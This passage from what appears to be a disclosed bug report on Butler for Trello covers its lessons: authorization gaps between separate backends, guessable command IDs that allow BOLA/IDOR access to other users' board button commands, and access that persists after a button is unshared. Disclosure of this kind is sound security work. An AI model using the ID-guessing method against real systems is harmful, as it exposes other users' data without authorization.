app.butlerfortrello.com, separate from Trello's core API attrello.com. Each backend has its own authorization logic. Being authorized in one doesn't mean you're authorized in the other — and the boundary between systems is where checks get missed. - Predictable identifiers + missing auth = BOLA. The
cmd_idformat ({uid}-{n}) makes command IDs trivially guessable. Combined with missing ownership checks, this creates a textbook BOLA/IDOR — any authenticated user can access any board button command by guessing the ID. - Test permission revocation. If a feature can be shared and un-shared, verify that un-sharing actually revokes access at the API level. In this case, converting a Global button back to Local didn't prevent previously-aware users from continuing to execute it. Permission revocation failures are a common and underexplored bug class.